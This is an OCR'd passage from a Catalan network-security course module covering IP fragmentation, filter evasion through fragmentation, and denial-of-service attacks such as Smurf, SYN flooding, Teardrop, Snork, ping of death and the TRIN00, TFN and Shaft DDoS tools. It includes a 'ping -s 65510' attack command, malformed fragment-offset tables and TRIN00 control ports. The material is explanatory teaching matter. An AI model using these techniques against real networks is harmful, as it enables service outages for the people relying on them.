
Finalment, s'emmagatzema la longitud de les dades contingudes en aquest fragment com la longitud del mateix; en aquest cas, la longitud és 1480, és dir, la capçalera ICMP de 8 bytes continuada per els primers 1472 bytes de les dades ICMP.

Fragment següent

Podem veure a següent figura com en el fragment següent la capçalera IP de la capçalera original és clonada amb un identificador de fragment idèntic:



Veiem també com es reprodueix la major part de la resta de dades de la capçalera IP (com l'origen i destí) per a la nova capçalera. Al darrera d'aquesta hi son els 1480 bytes de dades ICMP. Aquest segon fragment té un valor de 1480 i una longitud de 1480 bytes. A més, com li segueix un fragment més, s'activa novament l'indicador de més fragments.



La figura anterior mostra el datagrama IP que porta el segon fragment (com la resta dels fragments, necessita una capçalera IP de 20 bytes). De nou, el protocol de la capçalera indica ICMP.

El nombre d'identificació de fragment continua sent 21223. I té l'indicador de més fragments, perquè hi ha altre fragment a continuació.


El valor és de 1480 bytes a la porció de dades del missatge ICMP original. El fragment anterior ocupava els primers 1480 bytes. Aquest fragment també té 1480 bytes de llarg, i està format completament de dades ICMP.

És important tenir present que la capçalera ICMP del primer fragment no ha estat clonada juntament amb les dades ICMP. Això significa que si s'examinés tan sols aquest fragment, no es podria saber el tipus de missatge ICMP que hi ha emmagatzemat.

Com veurem més endavant, aquest fet presentarà un problema important a l'hora d'utilitzar dispositius de filtres de paquets com a sistemes tallafocs.

Últim fragment


Finalment, podem apreciar l'últim dels fragments:



Una vegada més, ha estat clonada la capçalera IP de la capçalera original (amb un identificador de fragment idèntic), i es reprodueixen altres camps per a la nova capçalera.

Els últims 1048 bytes de dades ICMP s'insereixen en aquest nou datagrama IP. Aquest fragment té un desplaçament de 2960 i una longitud de 1048 bytes; i com no li segueixen més fragments, l'indicador de més fragments és 0.

Observem amb més deteniment aquest últim fragment a la figura següent:



Una vegada més es reserven 20 bytes per a la capçalera IP, i trobem al fragment la resta de bytes de dades ICMP. L'identificador de fragment és 21223, i no està establert l'indicador de més fragments perquè aquest és l'últim.

El valor de desplaçament és 2960 (la suma dels dos fragments anteriors de 1480 bytes). Tan sol hi ha 1048 bytes de dades, és dir, la resta de bytes del missatge ICMP. Tant aquest fragment, com el segon, no té capçalera ICMP ni, per tant, tipus de missatge ICMP que ens indiqui que ens trobem davant una petició `echo` d'ICMP.

1.4.2. Fragmentació per a emmascarament de datagrames IP

Com ja hem introduït al principi d'aquesta secció, la fragmentació IP pot plantejar una serie de problemàtiques relacionades amb la seguretat de la nostra xarxa.

A part dels problemes de denegació de servei que veurem amb més deteniment a la secció següent, una de les problemàtiques més destacades es la utilització d'una fragmentació IP malintencionada per a burlar les tècniques bàsiques d'inspecció de datagrames IP.

En aquest cas, un atacant tractarà de provocar una fragmentació intencionadament en els datagrames que envia cap a la nostra xarxa per tal que passin desapercebuts per diferents dispositius de prevenció i de detecció d'atacs que no tenen implementat el procés de fragmentació i reensamblat de datagrames IP.

Dispositius de prevenció i de detecció

Vegeu els mòduls didàctics *Mecanismes de prevenció* i *Mecanismes de detecció* per a més informació.

En el cas dels dispositius de prevenció més bàsics (com per exemple, encaminadors amb filtratge de paquets), les decisions per a bloquejar paquets es basen generalment en l'informació de capçalera dels paquets (com per exemple, ports TCP o UDP de destinació, banderes de TCP, ...). Això significa que els paquets TCP i UDP fragmentats són susceptibles de burlar aquells mecanismes de prevenció que no implementin el procés de reensamblat per tal de tenir una visió global del paquet a bloquejar.

Per altra banda, en el cas de dispositius de prevenció més avançats (com per exemple, pasarel·les a nivell d'aplicació), així com en la major part dels mecanismes de detecció, les decisions per a detectar paquets potencialment perillosos acostumen a basar-se novament en l'inspecció de la capçalera del datagrama IP, així com en la part de dades (*payload*) del paquet. Això significa que la fragmentació pot ser utilitzada novament per a burlar aquest procés de detecció i aconseguir que aquests paquets entrin o surtin de la xarxa de forma desapercebuda.

Per tal de descobrir la MTU de la xarxa i intentar així realitzar fragmentació, l'atacant pot fer servir l'indicador de no fragmentació del datagrames IP. Quan l'indicador de no fragmentació està activat, com bé indica el seu nom, no es realitzarà cap fragmentació al datagrama. Per tant, si un datagrama amb aquest indicador creua una xarxa on s'exigeix la fragmentació, l'encaminador el descobrirà, descartarà el datagrama i retornarà un missatge d'error a l'equip emissor. Aquest missatge d'error ICMP conté la MTU de la xarxa que requereix la fragmentació.

Així doncs, l'atacant només haurà de construir datagrames amb diferents longituds, amb l'indicador de fragmentació establert, a la espera de rebre aquests missatges d'error.

Per a solucionar l'ús de la fragmentació fraudulenta i garantitzar una inspecció de paquets correcta, és necessari la implementació del procés de fragmentació i reensamblat de datagrames en dispositius de prevenció i detecció. Aquesta solució pot suposar un cost addicional, ja que significa haver d'examinar i emmagatzemar cada fragment. Tot i que això pot resultar molt costós en quant a recursos (temps, procés i memòria), serà l'única forma de poder assegurar que l'inspecció del paquet s'ha realitzat de forma correcta.

1.5. Atacs de denegació de servei

Un atac de denegació de servei* és un incident en el qual un usuari o una organització és privada dels serveis d'un recurs que esperava obtenir. Típicament, la pèrdua de servei es correspon amb la impossibilitat d'obtenir un determinat servei de xarxa, com per exemple l'accés a una pàgina web.

* En anglès, *Deny of Service Attack* (DoS)

Definim **denegació de servei** com la impossibilitat d'accés a un recurs o servei per part d'un usuari legítim. És a dir, l'apropiació exclusiva d'un recurs o servei amb la intenció d'evitar qualsevol accés a terceres parts.

De forma més restrictiva, es poden definir els atacs de denegació de servei en xarxes IP com la consecució total o parcial (temporal o totalment) del cessament de la prestació de servei d'un equip connectat a la xarxa.

Els atacs de denegació de servei poden ser provocats tant per usuaris interns al sistema, com per usuaris externs. Dins del primer grup trobem usuaris poc acurats que col·lapsen el sistema o servei inconscientment. Per exemple, usuaris que abusen dels recursos del sistema, ocupant molt ample de banda a la recerca d'arxius de música o de pel·lícules, usuaris malintencionats que aprofiten el seu accés al sistema per a causar problemes de forma premeditada, etc.

Al segon grup es troben aquells usuaris que han aconseguit accés al sistema de forma il·legítima, falsejant a més la direcció d'origen amb el propòsit d'evitar la detecció de l'origen real de l'atac.

La perillositat dels atacs de denegació de servei ve donada per la seva independència de plataforma. Com sabem, el protocol IP permet una comunicació homogénea (independent del tipus d'ordinador o fabricant) a través d'espais heterogenis (xarxes Ethernet, ATM, ...). D'aquesta forma, un atac exitós contra el protocol IP es converteix immediatament en una amenaça real per a tots els equips connectats a la xarxa, independentment de quina plataforma utilitzin.


A continuació realitzarem una exposició sobre alguns dels atacs de denegació de servei més comuns.

1.5.1. IP Flooding

L'atac d'IP Flooding es basa en una inundació massiva de la xarxa mitjançant datagrames IP.

Aquest atac es realitza habitualment en xarxes locals o en connexions amb un gran ample de banda. Consisteix en la generació de tràfic escombreria amb l'objectiu d'aconseguir la degradació del servei. D'aquesta forma, es resumeix l'ample de banda disponible, ralentint les comunicacions existents de tota la xarxa.

Aquest tipus d'atac es dóna principalment en xarxes locals on el control d'accés al medi és nul i qualsevol màquina pot enviar i rebre paquets sense que s'estableixi cap tipus de limitació en l'ample de banda que consumeix.



El tràfic generat en aquest tipus d'atac pot ser:

- **Aleatori -** Quan la direcció d'origen o destinació del paquet IP és fictícia o falsa. Aquest tipus d'atac és el mes bàsic i simplement busca degradar el servei de comunicació del segment de xarxa on l'ordinador responsable de l'atac està connectat.

- **Definit o dirigit -** Quan la direcció d'origen, destí, o totes dues, és la de la màquina que rep l'atac. L'objectiu d'aquest atac és doble, ja que a més de col·lapsar el servei de xarxa on l'atacant genera els datagrames IP busca col·lapsar un ordinador de destinació concret, ja sigui reduint l'ample de banda disponible per a que segueixi oferint el servei o col·lapsar el servei davant d'una gran quantitat de peticions que el servidor serà incapaç de processar.

Els datagrames IP poden ser dels tipus següents:


- **UDP -** Genera peticions sense connexió a qualsevol dels ports disponibles. Segons l'implementació, peticions massives a ports específics UDP causen el seu col·lapse.

- **ICMP -** Genera missatges d'error o de control de flux.

- **TCP -** Genera peticions de connexió amb l'objectiu de saturar els recursos de xarxa de la màquina atacada. Més endavant veurem aquest cas amb més deteniment.


Una variant de l'IP Flooding tradicional consisteix en l'utilització de la direcció de difusió de la xarxa com a direcció de destinació dels datagrames IP. D'aquesta forma, l'encaminador de la xarxa es veurà obligat a enviar el paquet a tots els ordinadors de la xarxa, consumint ample de banda i degradant el rendiment del servei.

També existeixen altres variants on s'envien peticions `echo-request` de ICMP a diversos ordinadors falsejant l'adreça IP d'origen, substituida per l'adreça de broadcast de la xarxa a atacar. D'aquesta forma, totes les respostes individuals es veuen amplificades i propagades a tots els ordinadors connectats a la xarxa. La següent figura representa aquest tipus d'escenari:



1.5.2. Smurf

Aquest tipus d'atac de denegació de servei és una variació de l'atac anterior (*IP Flooding*), però realitzant una suplantació de les adreces d'origen i destinació d'una petició ICMP del tipus `echo-request`:



Com a direcció d'origen es posa l'adreça IP de la màquina que ha de ser atacada. En el camp de l'adreça IP de destinació es posa la l'adreça de difusió de la xarxa local o xarxa que s'utilitzarà com a trampolí per a col·lapsar a la víctima.

Amb aquesta petició fraudulenta, s'aconsegueix que totes les màquines de la xarxa responguin a la vegada a una mateixa màquina, consumint tot l'ample de banda disponible i saturant a l'ordinador atacat.

1.5.3. TCP/SYN Flooding

Com ja hem vist anteriorment, alguns dels atacs i tècniques d'exploració que s'utilitzen en l'actualitat es basen en no completar intencionadament el protocol d'intercanvi del TCP. Aquesta debilitat del protocol TCP prové de les primeres implementacions de les piles TCP.

Cada vegada que es processa una connexió, els datagrames IP han de crear-se per a emmagatzemar la informació necessària per al funcionament del protocol. Això pot arribar a ocupar molta memòria. Com que la memòria de l'equip és finita, és necessari imposar restriccions sobre el nombre de connexions que un equip podrà acceptar abans de quedar-se sense recursos.

L'atac de **TCP/SYN Flooding** s'aprofita del nombre de connexions que estan esperant per a establir un servei en particular per a aconseguir la denegació del servei.

Quan un atacant configura una inundació de paquets SYN de TCP, no té cap intenció de completar el protocol d'intercanvi i establir la connexió. El seu objectiu és excedir els límits establerts pel nombre de connexions que estan a la espera de ser establertes per a un servei donat.

Això pot fer que el sistema que és víctima de l'atac sigui incapaç d'establir qualsevol connexió addicional per a aquest servei fins que les connexions que estan a l'espera baixin del llindar.

Fins que s'arriba a aquest límit, cada paquet SYN genera un SYN/ACK que romandrà a la cua (que és generalment d'entre 5 i 10 connexions) a l'espera d'establir-se. És dir, cada connexió té un temporitzador, un límit per al temps que el sistema espera l'establiment de la connexió, que tendeix a configurar-se en un minut.

Quan s'excedeix el límit de temps, s'allibera la memòria que manté l'estat d'aquesta connexió i el compte de la cua de serveis disminueix en una unitat. Després d'assolir el límit, pot mantenir-se completa la cua de serveis, evitant que el sistema estableixi noves connexions en aquest port amb uns 10 nous paquets SYN per minut.

Com que l'únic propòsit de la tècnica és inundar la cua, no té cap sentit utilitzar l'adreça IP real de l'atacant, ni tampoc retornar els SYN/ACK, ja que d'aquesta forma facilitaria que algú pogués arribar fins ell seguint la connexió. Per tant, normalment es falseja la direcció d'origen del paquet, modificant per això la capçalera IP dels paquets que intervindran en l'atac d'una inundació SYN.

1.5.4. Teardrop

Com hem vist en aquest mateix mòdul*, el protocol IP especifica uns camps en la capçalera encarregats de senyalar si el paquet IP està fragmentat (forma part d'un paquet major) i quina posició ocupa dins del datagrama IP original.

En el camp d'indicadors de TCP** trobem el bit *More Fragments* (MF) que indica si el paquet rebut és un fragment d'un datagrama major. Per altra banda, el camp d'identificació del datagrama especifica la posició del fragment al datagrama original .

* Per a tractar el següent atac, farem ús de la teoria sobre la fragmentació IP que hem vist en aquest mateix mòdul didàctic.

** En anglès, *TCP flags*.

L'atac **Teardrop** intentarà realitzar una utilització fraudulenta de la fragmentació IP per a poder confondre al sistema operatiu en la reconstrucció del datagrama original i col·lapsar així el sistema.

Suposem que desitgem enviar un fitxer de 1024 bytes a una xarxa amb un MTU (*Maxim Transfer Unit*) de 512 bytes. Enviant dos fragments de 512 bytes tindrem suficient:

	Posició	Longitud
Fragment 1	0	512
Fragment 2	512	512

Fragmentació correcta

No obstant això, es pot realitzar unes modificacions en els camps de posició i longitud per a introduir inconsistències i incoherències quan es produeixi la reconstrucció del paquet original:

	Posició	Longitud
Fragment 1	0	512
Fragment 2	500	512
……..	……..	……..
Fragment N	10	100

Fragmentació incorrecta

Així doncs, l'atac Teardrop i les seves variants directes es basen en falsejar les dades de posició i longitud, de forma que el datagrama es sobrescrigui i produeixi un error de *buffer-overrun*.

Un atac de ***buffer-overrun*** es pot produir a causa de l'existencia de desplaçaments negatius.


Una altra variant interessant d'aquest mateix atac consisteix en enviar centenars de fragments modificats malintencionadament, amb l'objectiu de saturar la pila de protocol IP de l'equip atacat (a causa d'una superposició de diferents datagrames IP).

1.5.5. Snork

L'atac **Snork** es basa en una utilització malintencionada de dos serveis típics en sistemes Unix: el servei CHARGEN (CHARacter GENerator, generador de caracteres) i el servei ECHO.

El primer servei es limita a respondre amb una seqüència aleatòria de caràcters a les peticions que rep. El segon servei, ECHO, s'utilitza com a sistema de proves per a verificar el funcionament del protocol IP.

Així, aquesta denegació de servei es basa en l'enviament d'un datagrama especial a l'ordinador de destinació, que una vegada que el reconeix, enviarà una resposta a l'equip d'origen.



L'atac **Snork** consisteix en el creuament dels serveis ECHO i CHARGEN, mitjançant l'enviament d'una petició falsa al servei CHARGEN, havent col·locat prèviament com adreça d'origen l'adreça IP de la màquina a atacar (amb el port del servei ECHO com a port de resposta). D'aquesta forma, s'inicia un joc de ping-pong infinit.

Aquest atac es pot realitzar amb diferents parelles d'equips de la xarxa, obtenint un consum massiu d'ample de banda fins a degradar el rendiment de la xarxa. També es pot realitzar contra una mateixa màquina (ella mateixa s'envia una petició i la seva resposta) aconseguint consumir els recursos (especialment CPU i memòria) d'aquest equip.

1.5.6. Ping of death

L'atac conegut com el *ping de la mort* (en anglès, *Ping of death*) ha estat probablement l'atac de denegació de servei més conegut i que més articles de premsa ha generat. Com altres atacs de denegació, utilitza una definició de longitud màxima d'un datagrama IP fraudulenta.

Com ja sabem, la longitud màxima d'un datagrama IP és de 65535 Bytes, incloent la capçalera del paquet (20 Bytes) i assumint que no hi ha opcions especials especificades. Per altra banda, recordem que el protocol ICMP té una capçalera de 8 bytes. D'aquesta forma, si hem d'enviar un missatge ICMP tenim disponibles 65535 - 20 - 8 = 65507 Bytes.

Degut a la fragmentació d'IP, en el cas de voler enviar més de 65535 bytes, el datagrama IP es fragmentarà i es reconstruirà a la destinació utilitzant un mecanisme de posició i desplaçament relatiu. No obstant això, si enviem una ordre del tipus, per exemple, **`ping -s 65510`** aconseguiríem que la mida del datagrama fos inferior als 65535.

Així, les dades a enviar caben en un únic datagrama IP (fragmentat a N trossos, però pertanyents al mateix datagrama IP). Fent la suma, veuríem que els 20 bytes de capçalera IP més els 8 bytes de capçalera ICMP, juntament amb les dades (65510 bytes) donen 65538 bytes. D'aquesta forma, l'atac aconsegueix provocar un desbordament de 3 bytes. Aquest fet provocarà que al reconstruir el paquet original a la destinació, es produiran errors que podrien causar la parada total del sistema atacat.

1.5.7. Atacs distribuïts

Un atac de denegació de servei distribuït* és aquell en el que una multitud de sistemes (que prèviament han estat compromesos) cooperen entre ells per a atacar a un equip objectiu, causant-li una denegació de servei. El flux de missatges d'entrada que pateix l'equip atacat el deixarà sense recursos i serà incapaç d'oferir el seus serveis als usuaris legítim.

* En anglès, *Distributed Denial of Service* (DDoS).

Així doncs, podem definir els atacs de denegació de servei distribuïts com un atac de denegació de servei on existeixen múltiples equips distribuïts i sincronitzats que s'uneixen per atacar un mateix objectiu.

A continuació veurem alguns dels atacs de denegació de servei distribuïts més coneguts actualment. És interessant veure l'evolució històrica en el disseny dels atacs de denegació de servei distribuïts, així com el model distribuït de les fonts que realitzen l'atac, la seva sincronització i la forma en que realitzen la denegació de servei.

TRIN00

TRIN00 és un conjunt d'eines per a realitzar denegacions de servei distribuïdes mitjançant un model Mestre-Esclau. Les primeres implementacions de TRIN00 es trobaven disponibles únicament per a sistemes operatius Sun Solaris (on es van produir els primers atacs coneguts).

* En anglès, *Master-Slave*.

El primer pas per a realitzar un atac amb TRIN00 consisteix en la instal·lació de les eines en els equips des d'on partirà l'atac. Per això, l'atacant necessitarà obtenir privilegis d'administrador en aquest equips (que haurà aconseguit mitjançant escoltadors de xarxa, utilització d'*exploits***, ...).

** Vegeu el capítol *Deficiències de programació* per a més informació sobre ***exploits***.


En principi, aquests sistemes haurien de ser equips de grans corporacions on l'ample de banda fos realment gran i on l'origen de l'atac pogués passar desapercebut entre cents o milers d'ordinadors dins la mateixa xarxa. Posteriorment, des d'aquest primer equip es procedeix a cercar altres ordinadors amb vulnerabilitats també conegudes (per a poder obtenir novament privilegis d'administració) i procedir a la seva infecció d'igual manera com es va fer amb el primer equip.

Amb els resultats obtinguts després de la *recerca de vulnerabilitats*, es genera una llista d'ordinadors vulnerables on s'executaran els programes necessaris per a provocar l'atac d'intrusió o d'escalada de privilegis*.

* Vegeu el capítol *Deficiències de programació* per a més informació sobre aquests atacs.

El primer equip infectat per TRIN00 (origen) s'encarregarà de distribuir els binaris (ja compilats) a cada una de les altres màquines infectades. També s'encarregarà de l'execució de tasques periòdiques, com per exemple la compressió dels fitxers de registre del sistema.

A la següent figura podem observar el diagrama de tres capes que conforma un atac executat mitjançant TRIN00. Veiem com a partir d'un únic ordinador, l'atacant podrà arribar a obtenir tota una xarxa de màquines a la seva disposició:



Atac TRIN00

La comunicació entre les diferents capes es realitza mitjançant connexions TCP (fiables) per a la part *Atacant-Mestre*, i connexions UDP (no fiables) per a la part *Mestre-Esclau* i *Esclau-Mestre* a ports específics de cada màquina.

La **comunicació** sempre s'inicia amb la transmissió d'una contrasenya. Això permet que ni l'administrador de l'equip ni d'altres atacants puguin accedir al control de la xarxa d'atacs de TRIN00.

Els dimonis de TRIN00 situats a les màquines *Mestre* i a les màquines *Esclaves* permeten l'execució en sèrie de comandes per a iniciar, controlar i parar els atacs distribuïts. Per a accedir a aquestes comandes l'atacant realitzarà una connexió Telnet al port especificat a l'esquema següent:

	Atacant	Master	Slave
Atacant		27665/TCP	
Master			27444/UDP
Slave		31335/UDP	

Esquema de comunicacions de TRIN00

Tribe Flood Network

Tribe Flood Network (TFN) és una altra de les eines existents per a realitzar atacs de denegació de servei distribuïts fent servir tècniques de denegació de servei tradicionals (*ICMP Flooding*, *SYN Flooding*, *UDP Flooding* i *Smurf*). També permet deixar oberta una consola d'administració a la màquina d'origen (escoltant per un port TCP determinat) oferint un accés il·limitat als equips infectats.

L'arquitectura de funcionament del TFN és molt semblant a la de TRIN00. Una de les poques diferencies la trobem a la part de clients (respecte als *Mestres* de l'esquema de TRIN00) i la part de dimonis (respecte als Esclaus de TRIN00). De manera anàloga, un atacant controla un o més clients que a la seva vegada controlen un o més dimonis.

El control de la xarxa a TFN s'aconsegueix mitjançant l'execució directa de comandes utilitzant connexions *Client-Servidor* basades en paquets ICMP de tipus `echo-reply`.

Aquesta comunicació per a les comandes es realitza mitjançant un nombre binari de 16 bits en el camp d'identificació dels paquet `echo-reply`. El **nombre de seqüència** és una constant 0x0000 que li fa semblar la primera resposta a una petició `echo-request` per a passar desapercebut.

El motiu d'aquest canvi en la comunicació, respecte a TRIN00, es deu a que molts sistemes de monitorització per a la protecció de xarxes (dispositius tallafocs, sistemes per a la detecció d'intrusions, ...) poden filtrar tràfic TCP i UDP que van cap a ports determinats.

No obstant, la majoria de sistemes deixen passar els paquets ICMP d'`echo-reply` utilitzats per a poder utilitzar la comanda Ping, ja que permeten realitzar verificacions dels equips actius a la xarxa. A més, poques eines de xarxa mostren adequadament els paquets ICMP, el que permet camuflar-se entre el tràfic normal de la xarxa.

Una altra diferència respecte a TRIN00 és que els clients de TFN no estan protegits per contrasenyes d'accés, podent ser executat sense restriccions una vegada instal·lat.

Shaft

Una altra eina derivada de les anteriors és Shaft. El paradigma jeràrquic que utilitza és similar a les altres eines que ja hem analitzat. Una vegada més, es basa en diversos *Mestres*/*Manipuladors* denominats ara *Shaftmasters* que governen a la seva vegada diversos

Esclaus/*Agents* que es denominen aquí *Shaftnodes*.

L'atacant es connecta mitjançant un programa client als *Shaftmasters* des d'on inicia, controla i finalitza els atacs distribuïts:

	Atacant	ShaftMaster	ShaftNode
